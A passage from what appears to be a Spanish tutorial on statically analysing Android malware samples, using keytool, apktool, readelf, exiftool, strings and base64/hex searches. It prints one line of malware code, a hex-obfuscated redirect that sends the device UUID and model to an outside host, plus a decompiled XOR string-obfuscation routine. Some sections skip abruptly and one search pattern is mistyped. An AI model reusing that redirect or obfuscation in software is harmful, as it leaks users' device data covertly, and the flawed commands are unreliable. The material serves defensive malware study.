# keytool -printcert -file zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/META-INF/CERT.RSA
```

```
root@vm-kali:~/malware-samples# keytool -printcert -file ./zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/META-INF/CERT.RSA
Propietario: CN=Romantic
Emisor: CN=Romantic
Número de serie: 483f3856
Válido desde: Fri Jan 16 12:46:16 CET 2015 hasta: Sat Jan 03 12:46:16 CET 2065
Huellas digitales del certificado:
MD5: EE:D5:51:74:7E:9E:00:34:A2:88:83:7F:3F:E7:04:76
SHA1: FC:00:05:72:D7:80:12:F0:95:23:39:8E:F2:9D:A6:9A:98:FD:E1:D1
Nombre del algoritmo de firma: SHA256withRSA
Versión: 3

Extensiones:
#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 81 EE CF BE 5F A9 F6 89 7C 39 CC 3F 22 E4 6F 7F .....9.?..o.
0010: 6C 98 66 60 1.f
]
]
```

Imagen 02.07: Datos del certificado digital recuperados con *keytool*.

Si se interpretan los valores arrojados por la herramienta keytool, el analista puede *intuir* que el certificado ha sido generado específicamente para la aplicación ya que en los campos de propietario y emisor se utiliza el valor *Romantic*, el cual guarda relación con uno ya identificado (aunque con un error tipográfico) al analizar el fichero *AndroidManifest.xml*, haciéndose uso de este al definir el nombre del package: *com.romanticpost*.

Esta técnica de obtención de información puede aportar más o menos información en función del tipo de malware que se esté analizando, siendo de especial interés en casos de muestras de malware dirigidas a la suplantación de identidad, donde puede ser usada para confirmar si el certificado con el que ha sido firmada la aplicación coincide con el del desarrollador original, siempre teniendo en cuenta que Android utiliza los certificados digitales de una forma muy particular y el mismo desarrollador podría firmar **distintas aplicaciones** con distintos certificados auto-firmados.

Para ilustrar un caso de suplantación de identidad se puede recurrir a la muestra con hash SHA-1 *0936b366cbc39a9a60e254a05671088c84bd847e*. Si se descomprime su contenido e imprime su certificado, se podrá comprobar cómo no coinciden las firmas de la aplicación muestra que suplanta a la aplicación de Netflix, con la aplicación original (la cual puede ser descargada desde *Google Play* y recuperada con *adb pull* siguiendo el proceso descrito en el apartado **Obteniendo el APK** de este mismo capítulo). A continuación se incluye una captura de la comparación de ambos certificados:

```

root@kali:~/Downloads# keytool -printcert -file netflix/META-INF/CERT.RSA
Proprietario: CN=PPD Builder, OU=PPD, O="Netflix, Inc.", L=Los Gatos, ST=California, C=US
Emisor: CN=PPD Builder, OU=PPD, O="Netflix, Inc.", L=Los Gatos, ST=California, C=US
Número de serie: A09e79d2
Válido desde: Tue Jun 09 19:07:30 CEST 2010 hasta: Sat Oct 24 19:07:30 CEST 2037
Huellas digitales del certificado:
MD5: 86:CC:31:BF:1E:22:8D:DC:E7:C4:15:F6:E6:EF:99:7D
SHA1: D7:26:8D:86:9B:E7:18:7C:D7:97:1E:8F:44:9B:1F:24:1E:08:91:9B
Nombre del algoritmo de firma: MD5withRSA
Versión: 1

root@kali:~/malware-sample# keytool -printcert -file zip-0936b366cbc39a9a60e254a05671088c84bd847e/META-INF/CERT.RSA
Proprietario: OU=Bode, CN=East Side Crew, C=MD, L=Bode, ST=Bode, O=East Side Crew
Emisor: OU=Bode, CN=East Side Crew, C=MD, L=Bode, ST=Bode, O=East Side Crew
Número de serie: 12fdd694236
Válido desde: Wed May 11 06:55:53 CEST 2011 hasta: Sat May 11 06:55:53 CEST 2041
Huellas digitales del certificado:
MD5: 4E:0B:2B:3B:5F:54:45:49:BA:63:63:4C:0E:1B:0C:CB
SHA1: 62:0D:04:19:F5:C1:81:3C:1E:35:3C:A5:57:66:FF:D2:41:F4:69:8D
Nombre del algoritmo de firma: SHA1withRSA
Versión: 3
root@kali:~/malware-sample#

```

Imagen 02.08: A la izquierda el certificado original utilizado por Netflix, a la derecha el falso.

Ficheros almacenados en *assets*

Se puede acceder a este contenido como resultado de haber extraído el contenido del APK como fichero ZIP, ya también al extraer los recursos al utilizar **apktool** con el comando utilizado para decodificar el fichero *AndroidManifest.xml* en formato XML:

```
# apktool d -s $PWD/2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk $PWD/2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
```

Como resultado de ejecutar este comando se habrá generado un directorio con nombre *2d26c676bcb5a5f8599f49a5b90599b7ff93dc11* en el que se incluyen los recursos XML bajo el directorio **res** y el contenido adicional en **assets**.

El directorio **assets** es un directorio opcional y que no se incluye en todas las aplicaciones, por tanto el hecho de que esté incluido en la muestra que está siendo analizado debería llamar la atención del analista y llevarle a estudiar su contenido, tratándose en este caso de ficheros *HTML* y *JavaScript*, lo cual es un indicador de que cuando se profundice en el análisis de código lo más seguro es que se detecte la carga de este contenido a través de unos componentes específicos utilizados en Android llamados *WebView* y que permiten la carga e interpretación de contenido web.

Con una simple lectura de los nombres de los ficheros habrá algunos que llamarán especialmente la atención:

- *cordova.js* es un claro indicio de que la aplicación va a utilizar la librería Cordova para el desarrollo de aplicaciones utilizando HTML, JS y CSS.
- *index.html* es el nombre que recibe por convención la primera página a cargar.
- *smsplugin.js* augura que utilizando la librería de Cordova va a existir algún tipo de interacción entre el código JavaScript y el código Java relacionado con mensajería por SMS.

Ficheros de recursos almacenados en res

Para ver estos ficheros correctamente se recurrirá a la salida de la herramienta **apktool** o **jadx**. Ambas decodificarán estos ficheros y generarán los documentos XML legibles de los que se podrá continuar extrayendo más información, que en el caso del directorio **res** será de tipo cadenas de texto, maquetación y diseño de pantallas, imágenes, etcétera.

En el caso de la muestra de SMS Premium no se encontrará información de gran relevancia, pero en otros casos puede ser de interés examinar los directorios:

- **values-XX**, donde se guardarán datos susceptibles de variar según el idioma, como por ejemplo los diccionarios que contienen los textos mostrados en pantalla.
- **drawable**, donde se encontrarán las imágenes que pueden ser cargadas por la aplicación.
- **xml**, donde se encontrarán ficheros con información estructurada en formato XML.

Sobre este último directorio por ejemplo, en la muestra que se está analizando se podrá ver la configuración de los plugins que cargará Cordova, entre ellos el de SMS:

```
<feature name="SmsPlugin">
  <param name="android-package" value="info.asankan.phonegap.smsplugin.SmsPlugin" />
</feature>
<feature name="DeviceInfo">
  <param name="android-package" value="com.vliesaputra.cordova.plugins.DeviceInformation" />
</feature>
<feature name="WifiWizard">
  <param name="android-package" value="com.pylonproducts.wifiwizard.WifiWizard" />
</feature>
<plugins />
</widget>
```

Imagen 02.09: Plugins Cordova registrados.

Librerías nativas

En caso de que la aplicación haga uso de librerías nativas, se podrán obtener tanto con la salida del comando **apktool** como con la de **unzip**.

Para ilustrar este caso se ha incluido como muestra un falso antivirus que aparentemente ha robado las librerías compartidas con la inteligencia de otro motor AV. El hash SHA-1 de la muestra es 654ffa4567deb19e47a4caafba283b6b58f4a6b2.apk, y si se extrae su contenido con **apktool** o **unzip** se podrá obtener la librería nativa de la que hace uso:




Imagen 02.10: Librería nativa detectada al descomprimir el contenido de la muestra.

Otra particularidad que tiene el sistema operativo Android, en este caso aplicable al uso de librerías nativas, es que las funciones que vayan a ser invocadas desde el código Java tendrán como nombre una estructura que seguirá el siguiente formato:

Java_<nombre-de-clase-completo>_nombre-de-función

Donde el <nombre-de-clase-completo> será la clase Java en la que se incluirá la función, la cual estará declarada de la siguiente forma:

```
public native tipo_dato_devuelto nombreFunción(parámetros)
```

Si se quisiera enumerar las funciones incluidas en la librería compartida, se puede utilizar la herramienta **objdump** o **readelf** del siguiente modo:

```
# objdump -T libbdavsdk.so | grep Java_
# readelf -Ws libbdavsdk.so | grep Java_
```

Obteniéndose con estos comandos unos resultados como los siguientes:

```
root@kali:~/malware-samples# readelf -W -s zip-654ffa4567deb19e47a4caafba283b6b58f4a6b2/lib/armeabi/libbdavsdk.so | grep Java
13: 000000e1 696 FUNC GLOBAL DEFAULT 7 Java_com_bitdefender_antimalware_BDAVScanner_bdcare_lscan_lfile
29: 000000c1 10 FUNC GLOBAL DEFAULT 7 Java_com_bitdefender_antimalware_BDAVSDK_bdcare_ldestroy
33: 000000cd 792 FUNC GLOBAL DEFAULT 7 Java_com_bitdefender_antimalware_BDAVSDK_bdcare_linit
35: 00000009 84 FUNC GLOBAL DEFAULT 7 Java_com_bitdefender_antimalware_BDAVSDK_bdcare_lstop_all_scans
root@kali:~/malware-samples# objdump -T zip-654ffa4567deb19e47a4caafba283b6b58f4a6b2/lib/armeabi/libbdavsdk.so | grep Java
000000e1 g DF .text 000002b8 Java_com_bitdefender_antimalware_BDAVScanner_bdcare_lscan_lfile
000000c1 g DF .text 0000030a Java_com_bitdefender_antimalware_BDAVSDK_bdcare_ldestroy
000000cd g DF .text 00000318 Java_com_bitdefender_antimalware_BDAVSDK_bdcare_linit
00000009 g DF .text 00000354 Java_com_bitdefender_antimalware_BDAVSDK_bdcare_lstop_all_scans
```

Imagen 02.11: Listado de la tabla de símbolos filtrada.

De modo que en caso de estar realizando el análisis de esta muestra, se tendrían nuevas pistas de código a seguir. Por ejemplo, interpretando la información reflejada en la última línea de la captura, en la clase `com.bitdefender.antimalware.BDAVSDK` se encuentra declarado un método nativo con nombre `bdcare_stop_all_scans`.

Otros ficheros

A la hora de extraer información el analista puede y de hecho debe ser creativos para, dependiendo del contenido que encuentre, aplicar cualquier tipo de técnica a su alcance ya que toda información será útil para dibujar el contexto del malware analizado, por ejemplo:



Extracción de metadatos

La muestra `4ff947483e6b772a060e3bb4d7a3823fcc9a557d` se corresponde con una aplicación que ofrece consejos a la hora de crear un blog, sin embargo ha sido marcada por múltiples motores antivirus como *adware* debido a la cantidad de ads que muestra dentro de la aplicación.

Si se descomprime el APK como ZIP se encontrará en el directorio **assets** un fichero **.XLS** del que se podrá extraer meta-información con la herramienta **exiftool**:

```
root@vm-kali:~/malware-samples# exiftool zip-4ff947483e6b772a060e3bb4d7a3823fcc9a557d/assets/dance.xls
ExifTool Version Number      : 8.60
File Name                    : dance.xls
Directory                   : zip-4ff947483e6b772a060e3bb4d7a3823fcc9a557d/assets
File Size                    : 24 kB
File Modification Date/Time   : 2013:11:07 17:31:02+01:00
File Permissions             : rw-r--r--
File Type                    : XLS
MIME Type                    : application/vnd.ms-excel
Author                       :
Last Modified By             : zenith
Software                     : Microsoft Excel
Create Date                  : 1996:10:14 23:33:28
Modify Date                  : 2013:09:10 11:37:05
Security                     : None
Code Page                    : Windows Latin 1 (Western European)
Company                      :
App Version                  : 10.2625
Scale Crop                   : No
Links Up To Date             : No
Shared Doc                   : No
Hyperlinks Changed           : No
Title Of Parts               : Sheet1, Sheet2, Sheet3
Heading Pairs                 : Worksheets, 3
```

Imagen 02.12: Ejecución de **exiftool** sobre fichero **XLS** encontrado en un *adware*.

En este caso por ejemplo se ha podido listar el usuario utilizado (**zenith**) para la creación del fichero, información sobre la fecha de modificación y que se ha utilizado **Microsoft Excel**. En la misma muestra el fichero **res/drawable-hdpi/background.jpg** ofrecerá algo más de información como que ha sido editado con **Adobe Photoshop CS2** en un sistema operativo **Windows**.

Todas estas piezas, si bien pueden no jugar un papel determinante en las fases de análisis estático y dinámico, lo que seguro aportarán es información acerca del desarrollador de *malware*, abriendo la puerta a la posibilidad de realizar un ejercicio de atribución en el que se pueda llegar a determinar la identidad de la persona que se esconde detrás del desarrollo de dicha muestra.

Bases de datos

El motor de bases de datos relacional utilizado en la plataforma **Android** es **SQLite**, por tanto no será extraño encontrar en determinadas muestras ficheros de este tipo y que contengan información útil para el proceso de análisis. Estos ficheros suelen utilizar extensiones como **BD** o **SQLITE** y pueden ser visualizados utilizando la herramienta **sqlitebrowser** para acceder a su contenido.

Se dispone en el repositorio de muestras de ejemplo de un *adware* con hash **SHA-1** `a10f972b7e21e72111fe6dbf3b6366d54c46e88c`, el cual revelará servidores donde se ha encontrado almacenado contenido de la aplicación:

Un detalle a tener en cuenta cuando se identifiquen ficheros en formato APK y que no deben confundir al analista es la diferencia en las declaraciones que se puedan encontrar en los distintos AndroidManifest.xml. El fichero APK que será cargado dinámicamente puede contener la misma estructura de directorios interna que un APK corriente, incluyendo su AndroidManifest.xml, clases.dex, resources.asrc, etcétera; sin embargo los permisos que se aplicarán si el APK es cargado de forma dinámica serán los de la aplicación desde la que ha sido cargada (y desde la cual el usuario ha aceptado los permisos), en lugar de los definidos en el AndroidManifest.xml incluido en dicho APK.

Finalmente, y desde el enfoque de la recuperación de información para un posterior análisis de la muestra, el hecho de encontrar un código que pueda ser cargado dinámicamente no se puede considerar evidencia de que este vaya a ser cargado, por lo que durante el análisis estático de código será necesario localizar el punto en el que dicho código es cargado en memoria y las funcionalidades a las que se accede de este.

Cadenas de texto

Otro aspecto que puede ser aprovechado en favor del analista es la extracción de cadenas de texto que hayan sido escritas en el código y distribuidas en el fichero classes.dex como resultado de su compilación.

Esta técnica será de gran utilidad y reportará interesantes resultados que podrán ser utilizados en las fases posteriores del análisis, permitiendo realizar la búsqueda de dichos literales en el código cuando se realice un análisis estático del código, o identificar esos mismos mensajes en los logs de ejecución o en las comunicaciones interceptadas durante un análisis dinámico; aunque el analista no debe olvidar que también existen técnicas dirigidas a ofuscar cadenas de texto de modo que estas sean traducidas por su valor literal en tiempo de ejecución, como se puede observar en el siguiente ejemplo:

```
public static String[] f112a;
private static final int[] f113b = new int[]{0, 6, 6, 15, 21, 11, 32, 4, 36, 0, 36, 6, 42, 31, 73,
private static byte[] f114c = new byte[] {(byte) 123, (byte) 80, Byte.MAX_VALUE, (byte) 122, (byte)

static {
    try {
        String str = "UTF-8";
        int length = f114c.length;
        int length2 = f113b.length;
        f112a = new String[(length2 / 2)];
        m99a(f114c);
        for (length = 0; length < length2; length += 2) {
            f112a[length / 2] = new String(f114c, f113b[length + 0], f113b[length + 1], str);
        }
    } catch (Exception e) {
    }
}

private static void m99a(byte[] bArr) {
    int length = bArr.length;
    for (int i = 0; i < length; i++) {
        bArr[i] = (byte) (bArr[i] ^ 22);
    }
}
```

Imagen 02.15: Decodificación de cadenas ofuscadas en tiempo de ejecución.

Al ser el formato APK un fichero comprimido no tiene sentido buscarlas directamente sobre este, pero sobre su contenido descomprimido se podrán realizar búsquedas desde dos perspectivas:

1.- Cadenas de texto incluidas en ficheros binarios con la utilidad strings:

El fichero classes.dex es el mejor ejemplo de fichero binario donde se pueden encontrar cadenas de texto en claro que extraer con la utilidad **strings** y el cual reportará información de gran interés para continuar con el análisis de la muestra:

```
# cd /mnt/data/malware-samples
# unzip 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk -d sms
# strings sms/classes.dex
```

Ejecutar el comando anterior devolverá todas las cadenas incluidas como texto dentro del código de la aplicación, y no sólo eso, sino que permitirá obtener también por ejemplo los nombres de todas las clases utilizadas por la aplicación ya que así se define en la especificación del formato DEX (<https://source.android.com/devices/tech/dalvik/dex-format.html>), por lo que si se quisieran enumerar todas las clases candidatas a participar en la ejecución, se podrían obtener con el siguiente comando:

```
# strings sms/classes.dex | egrep "L[^\;]+?;"
```

Nota: El uso de egrep y esa expresión regular tan particular viene dado por la definición en bytecode Dalvik de los tipos de datos no básicos, los cuales siguen una estructura que presenta un carácter 'L' al inicio, después el nombre completo de clase separado por barras, y se identificará su fin con el símbolo ';'.

El resultado será un listado que reflejará tanto las clases que ha incluido el desarrollador, como las que utilice de forma directa e indirecta de la API de Android:

```
3Lcom/vliesaputra/cordova/plugins/DeviceInfo;
%Ldalvik/annotation/AnnotationDefault;
"Ldalvik/annotation/EnclosingClass;
#Ldalvik/annotation/EnclosingMethod;
Ldalvik/annotation/InnerClass;
!Ldalvik/annotation/MemberClasses;
Ldalvik/annotation/Signature;
Ldalvik/annotation/Throws;
2Lin/edelworks/sharedpreferences/SharedPreferences;
6Linfo/asankan/phonegap/smsplugin/SmsPlugin$ActionType;
+Linfo/asankan/phonegap/smsplugin/SmsPlugin;
-Linfo/asankan/phonegap/smsplugin/SmsReceiver;
+Linfo/asankan/phonegap/smsplugin/SmsSender;
Ljava/io/BufferedInputStream;
Ljava/io/BufferedOutputStream;
```

Imagen 02.16: Listado de clases detectadas como necesarias para la aplicación.

En cuanto a las cadenas de texto utilizadas en el código, se puede encontrar todo tipo de contenido, siendo el límite la imaginación del analista. Por ejemplo, una práctica habitual de los desarrolladores a la hora de escribir código es definir constantes donde almacenar distintos tipos de URL, caso que se puede identificar si se realiza una búsqueda de las cadenas de texto incluidas en la muestra con hash SHA-1 `adbca2d1296fa0a28f98d26189620c79e1c4b133`, la cual se corresponde con un falso bloqueador de pantalla basado en biometría (huella dactilar) marcado por múltiples motores antivirus como adware:

```
# unzip adbca2d1296fa0a28f98d26189620c79e1c4b133.apk -d zip-adbca2d1296fa0a28f98d2
6189620c79e1c4b133
# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4b133/classes.dex | egrep "https?:"
```

Se obtendrán URLs e incluso código script oculto dentro del código de la muestra:

```
root@vm-kali:~/malware-samples# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4
b133/classes.dex | egrep "https?:"
R<html><head><script src="http://media.admob.com/sdk-core-v40.js"></script><scri
pt>
W<html><head><script src="http://www.gstatic.com/safa/sdk-core-v40.js"></script>
<script>
https://play.google.com/store/apps/details?id=com.digisoft.fingerprintscreenloc
k
http://e.admob.com/clk?ad_loc=@gw_adlocid&sqdata=@gw_qdata&ad_network_id=@gw_ad
netid&js=@gw_sdkver&session_id=@gw_session_id&seq_num=@gw_seqnum&nr=@gw_adnetref
resh@
http://e.admob.com/imp?ad_loc=@gw_adlocid&sqdata=@gw_qdata&ad_network_id=@gw_ad
netid&js=@gw_sdkver&session_id=@gw_session_id&seq_num=@gw_seqnum&nr=@gw_adnetref
resh@&adt=@gw_adt&aec=@gw_aec@
http://e.admob.com/nofill?ad_loc=@gw_adlocid&sqdata=@gw_qdata&js=@gw_sdkver&se
ssion_id=@gw_session_id&seq_num=@gw_seqnum&adt=@gw_adt&aec=@gw_aec@
3http://eula.ad-market.mobi/ProtocolGW/protocol/eula
9http://eula.ad-market.mobi/ProtocolGW/protocol/eulastatus
http://media.admob.com/
3http://media.admob.com/mraid/v1/mraid_app_banner.js
<http://media.admob.com/mraid/v1/mraid_app_expanded_banner.js
9http://media.admob.com/mraid/v1/mraid_app_interstitial.js
```

Imagen 02.17: URLs encontradas en la muestra utilizando strings.

Otra técnica utilizada habitualmente por los desarrolladores de malware es la codificación de estas cadenas de texto para evitar que las herramientas automatizadas detecten su contenido, siendo un ejemplo la utilización de una codificación base 64 a la hora de almacenar las URLs en el código y decodificándolas en tiempo de ejecución, sin embargo por la forma en que está especificada la codificación base 64 se podrán detectar si se utiliza como cadenas de búsquedas los valores “aHR0cDo” y “aHR0cHM6L”, que decodificados equivaldrán a “http:” y “https:” respectivamente.

```
# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4b133/classes.dex | egrep
"aHR0cDo|aHR0cHM6L"
```

Devolviendo para la misma muestra múltiples resultados:

```
root@vm-kali:~/malware-samples# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4
b133/classes.dex | egrep "aHR0cDo|aHR0cHM6L"
TaHR0cDovL2l1bmFnZS5haXJwdXNoLmNvbS9zZGtwYWdlcy9zZGtwYWdlcy9idw5kbGVkLWV1bGEuHR
tbA==
<aHR0cDovL2FwaS5haXJwdXNoLmNvbS9tcFpZC9uYXRpdmVfbXJhahwQucGhw
<aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vVmFzdC92YXN0YWRjYWxsLnBocA==
@aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vVmFzdC92YWR5bGVfZXZlbnRzLnBocA==
8aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vYXN0YWRjYWxsLnBocA==
DaHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vYmFubmVvYWRzL2l1bmFkZmVzaC5waHA=
@aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vYmFubmVvYWRzL3Rlc3R1YW5uZXIucGhw
<aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vZnVsbHBhZ2UvYWRjYWxsLnBocA==
DaHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vaw50ZWdyYXRpb25lcnJvc19lcnJvc15waHA=
@aHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vaw5hcHBhZHMvaw5hcHBhZGNhbGwucGhw
HaHR0cHM6Ly9hcGkuYmFkZmVzaC5jb20vaw5hcHBhZHMvaw50ZGluYXBiYWRjYWxsLnBocA==
```

Imagen 02.18: Enlaces base 64.

Que decodificados se mostrarán como las URLs utilizadas por la API de Airpush, un reconocido framework para la inclusión de ads:

```
# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4b133/classes.dex | egrep
"aHR0cDoJaHR0cHM6L" | cut -c2- | base64 --decode
```

Obteniéndose un resultado como el siguiente:

```
root@kali:~/malware-samples# strings zip-adbca2d1296fa0a28f98d26189620c79e1c4b133/classes.dex | egrep "aHR0cDoJaHR0cHM6L" | cut -c2- | base64 --decode
http://manage.airpush.com/sdkpages/sdkpages/bundled-eula.htmlhttp://api.airpush.com/mraid/native_mraid.phphttps://api.airpush.com/Vast/vastadcall.phphttps://api.airpush.com/Vast/handle_events.phphttps://api.airpush.com/appwall/getid.phphttps://api.airpush.com/bannerads/banneradcall.phphttps://api.airpush.com/bannerads/testbanner.phphttps://api.airpush.com/fullpage/adcall.phphttps://api.airpush.com/integrationerror/error.phphttps://api.airpush.com/inappads/inappadcall.phphttps://api.airpush.com/inappads/testinappadcall.phphttps://api.airpush.com/optin/https://api.airpush.com/overlayads/overlayadcall.phphttps://api.airpush.com/lp/getinterstitialads.phphttps://api.airpush.com/lp/log_sdk_request.phphttps://api.airpush.com/mraid/adcall.phphttps://api.airpush.com/mraid/mraidadcall.phphttps://api.airpush.com/newad/report/logUserBrowserHistory.phphttps://api.airpush.com/v2/api.phphttps://api.airpush.com/v2/model/user/storeLatlongdata.phproot@kali:~/malware-samples#
```

Imagen 02.19: Enlaces base 64 decodificados.

2.- Cadenas en ficheros de texto

También se puede realizar una búsqueda más global sobre todos los ficheros con contenido de tipo texto incluido en el APK.

En este caso como la búsqueda se realizará sobre ficheros de texto plano no tiene sentido aplicar la utilidad **strings** sobre ellos, aunque se seguirá manteniendo la dinámica de la técnica al realizarse búsquedas de cadenas concretas, igual que se hizo para el fichero `classes.dex`:

```
# egrep -rin "https?:|aHR0cDoJaHR0cHM6L" zip-2d26c676bcb5a5f8599f49a5b90599b-7ff93dc11/
```

En este caso no sólo se obtendrán las cadenas de texto que cumplan que tienen entre sus caracteres “http:”, “https:”, “aHR0cDoJaHR0cHM6L” (http: en base64) o “aHR0cHM6L” (https: en base64), sino también el fichero y la línea en la que se ha encontrado dicha cadena:

```
Coincidencia en el fichero binario zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/res/menu/main.xml
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:12: http://www.apache.org/licenses/LICENSE-2.0
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:861: window.location = 'http://cdv_exec/' + serv
ice + '#' + action + '#' + callbackId + '#' + argsJson;
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:2438: * @param encoding [Optional] (see http://www
iana.org/assignments/character-sets)
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:3573: According to :: http://dev.w3.org/html5/spec-auth
or-view/video.html#mediaerror
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:3599:// as defined by http://dev.w3.org/html5/spec-auth
or-view/video.html#error-codes
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:3970: * navigator.app.loadUrl("http://server/eye
pp/index.html", {wait:2000, loadingDialog:'Wait Loading App', loadUrlTimeoutValue: 60000});
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/cordova.js:5569:* http://unicod
e.org/reports/tr35/tr35-4.html
```

Imagen 02.20: Enlaces encontrados en la aplicación.

Además como se puede observar en la captura anterior, se identificarán ficheros con contenido binario donde se hayan encontrado las cadenas buscadas, ficheros sobre los que se podrá aplicar de nuevo el comando **strings** como se hizo en el punto anterior.

No se debe dejar de probar toda codificación posible, ya que si por ejemplo se intenta encontrar en la muestra de SMS Premium (hash SHA-1 `2d26c676bcb5a5f8599f49a5b90599b7ff93dc11`), la cadena de texto “http://” codificando sus caracteres en hexadecimal con el siguiente comando:




```
# grep -rin "%68%74%70%3A%2F%2F" zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/
```

Se obtendrá el siguiente acierto:

```
root@kali:~/malware-samples# grep -rin "%68%74%70%3A%2F%2F" zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/
zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/assets/www/index.html:30: window.location.href =
unescape('%68%74%70%3A%2F%2F%64%65%73%61%70%70%65%72%2E%69%6E%60%6F%2F%70%6F%73%74%61%60%65%73%31%2Fhome.asp?movil='+d
evice.uuid+'&version='+device.version+'&modelo='+ device.model+'&sistema='+device.platform);
```

Imagen 02.21: URLs encontradas en la muestra utilizando strings.

Que decodificado se correspondería con la URL “http://desapper.info/postales1/home.asp?movil=”.

Como conclusión de esta técnica, se pueden esperar unos buenos resultados cuando se aplique sobre muestras cuyo código no se encuentre ofuscado, obteniendo una gran cantidad de información tanto desde el punto de vista de los meta-datos que se pueden extraer como los nombres de las clases que intervendrán en la aplicación; como de las cadenas de texto incluidas en el código debido a las optimizaciones para mejorar los tiempos de ejecución que realizará el compilador de bytecode Dalvik concatenando contenido que inicialmente en el código podría encontrarse separado.

Construyendo una línea temporal

Alineado con la recuperación de una mayor cantidad de información que permita dibujar las circunstancias en las cuales ha sido desarrollada una determinada muestra de malware, otra posibilidad al alcance del analista es la creación de una línea temporal basada en los meta-datos del contenido del APK como fichero ZIP:

```
# unzip -l 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk | awk '{print $2,$3,$4;}'
| egrep '[0-9]{4}-' | sort
```

Con el resultado obtenido de los ficheros incluidos en el ZIP, se puede construir un timeline basado en sus fechas de modificación:

```
root@kali:~/malware-samples# unzip -l 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk | awk '{print $2,$3,$4;}' | egrep '[0-9]{4}-' | sort
2015-01-16 12:37 assets/www/images/home.jpg
2015-01-16 12:37 assets/www/jquery.mobile/images/ajax-loader.gif
2015-01-16 12:37 assets/www/jquery.mobile/images/ajax-loader.png
2015-01-16 12:37 assets/www/jquery.mobile/images/icons-18-black.png
2015-01-16 12:37 assets/www/jquery.mobile/images/icons-18-white.png
2015-01-16 12:37 assets/www/jquery.mobile/images/icons-36-black.png
2015-01-16 12:37 assets/www/jquery.mobile/images/icons-36-white.png
2015-01-16 12:44 res/drawable-hdpi/abc_ab_bottom_solid_dark_holo.9.png
2015-01-16 12:44 res/drawable-hdpi/abc_ab_bottom_solid_light_holo.9.png
2015-01-16 12:44 res/drawable-hdpi/abc_ab_bottom_transparent_dark_holo.9.png
2015-01-16 12:44 res/drawable-hdpi/abc_ab_bottom_transparent_light_holo.9.png
2015-01-16 12:44 res/drawable-hdpi/abc_ab_share_pack_holo_dark.9.png
```

Imagen 02.22: Fechas de última modificación de los ficheros contenidos en el APK.

Si se quiere obtener incluso más información sobre los ficheros incluidos en el APK, se puede utilizar el flag **-Z** del comando **unzip** del siguiente modo:

```
# unzip -Z -l 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Salida que incluirá información de permisos asignados al fichero, versión y sistema operativo en el que ha sido comprimido, tipo de fichero, fecha de última modificación y nombre del fichero:

```

-rw-r--r-- 1.0 fat 183 b- 183 stor 15-Jan-16 12:44 res/drawable-xhdpi/abc_textfield_search_right_selected_holo_light.9.png
-rw-r--r-- 1.0 fat 186 b- 186 stor 15-Jan-16 12:44 res/drawable-xhdpi/abc_textfield_search_selected_holo_dark.9.png
-rw-r--r-- 1.0 fat 186 b- 186 stor 15-Jan-16 12:44 res/drawable-xhdpi/abc_textfield_search_selected_holo_light.9.png
-rw-r--r-- 1.0 fat 27688 b- 27688 stor 15-Jan-16 12:46 res/drawable-xhdpi/ic_launcher.png
-rw-r--r-- 2.0 fat 2419576 bl 617993 defN 15-Jan-16 12:46 classes.dex
-rw-r--r-- 2.0 fat 39891 bl 10893 defN 15-Jan-16 12:46 META-INF/MANIFEST.MF
-rw-r--r-- 2.0 fat 39144 bl 11068 defN 15-Jan-16 12:46 META-INF/CERT.SF
-rw-r--r-- 2.0 fat 1897 bl 1638 defN 15-Jan-16 12:46 META-INF/CERT.RSA
379 files, 3873855 bytes uncompressed, 1333615 bytes compressed: 65.6%

```

Imagen 02.23: Información detallada reportada por zipinfo.

5. SDK Tools

Para complementar a la información obtenida mediante las técnicas presentadas en los apartados anteriores, el analista dispone de distintas herramientas incluidas en las SDK Tools que le permitirán obtener información de la aplicación tanto desde un enfoque estático como dinámico.

adb

